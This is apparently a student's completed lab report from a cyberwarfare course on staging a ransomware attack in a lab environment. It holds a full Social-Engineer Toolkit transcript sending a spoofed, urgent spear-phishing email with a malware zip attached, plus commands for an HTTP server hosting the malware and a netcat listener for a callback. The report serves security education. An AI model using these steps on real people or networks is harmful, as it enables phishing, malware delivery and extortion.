

Performing a Ransomware Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

Student:

Amar Korac

Time on Task:

1 hour, 24 minutes

Progress:


100%

Report Generated: Monday, October 31, 2022 at 5:37 PM

Hands-On Demonstration

Part 1: Prepare a Ransomware Dropper


13. Make a screen capture showing the **SecurityPolicy-2022_AlexE.exe** file.



Performing a Ransomware Attack


Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

25. Make a screen capture showing the SecPol.zip file in the Remote File Panel.



Part 2: Construct a Spear Phishing Email


7. Make a screen capture showing the dropper and malware files in the kali user's malware directory.



Performing a Ransomware Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

27. Make a screen capture showing the **confirmation message** stating that SET has finished sending the email to your victim.



```
kali@kali: ~
root@kali: /home/kali/m...

Performing a Ransomware Attack
AttackLinux01
2022-10-31 16:06:17
Amar Korac

File Actions Edit View Help

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.


set:mailer>1
set:phishing> Send email to: fsmith@drisist.int

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): alexe@drisist.int
set:phishing> The FROM NAME the user will see: Alex Esau
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): 203.30.3.50
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /home/kali/malware/SecPol.zip
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: (IMPORTANT) New Security Policy
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit (return) on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Employees
Next line of the body: Please see attached policy and review immediately. You are required to sign the document after review.
Next line of the body: Thank you for your quick action,
Next line of the body: Alex Esau
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

37. Make a screen capture showing the **HTTP listener** on port 8000 and the **Netcat listener** running on port 80.



```
kali@kali: ~
root@kali: /home/kali/malware

Performing a Ransomware Attack
AttackLinux01
2022-10-31 16:10:24
Amar Korac

root@kali: /h.../kali/malware x root@kali: /home/kali x

(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
root@kali: /home/kali
# cd /home/kali/malware

(root@kali)-[/home/kali/malware]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
root@kali: /home/kali
# nc -lvp 80
-: forward host lookup failed: Unknown host


(root@kali)-[/home/kali]
# nc -lvp 80
listening on [any] 80 ...
```

Part 3: Trigger the Ransomware Payload

Performing a Ransomware Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03


12. Make a screen capture showing the ransomware pop-up.




Performing a Ransomware Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

23. Make a screen capture showing the .wasted files in the Documents folder.



25. Make a screen capture showing the key output returned by your ransomware attack.



Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 03

Challenge and Analysis

Which type of ransomware was WannaCry?

WannaCry is a crypto ransomware

How was the WannaCry attack executed and why?

It was executed via worm that spreads by exploiting vulnerabilities in the windows operating systems. It was used by cybercriminals to extort money.

How could WannaCry have been avoided?

By following basic IT security practices and ensuring critical cyber security updates - such as applying software patches.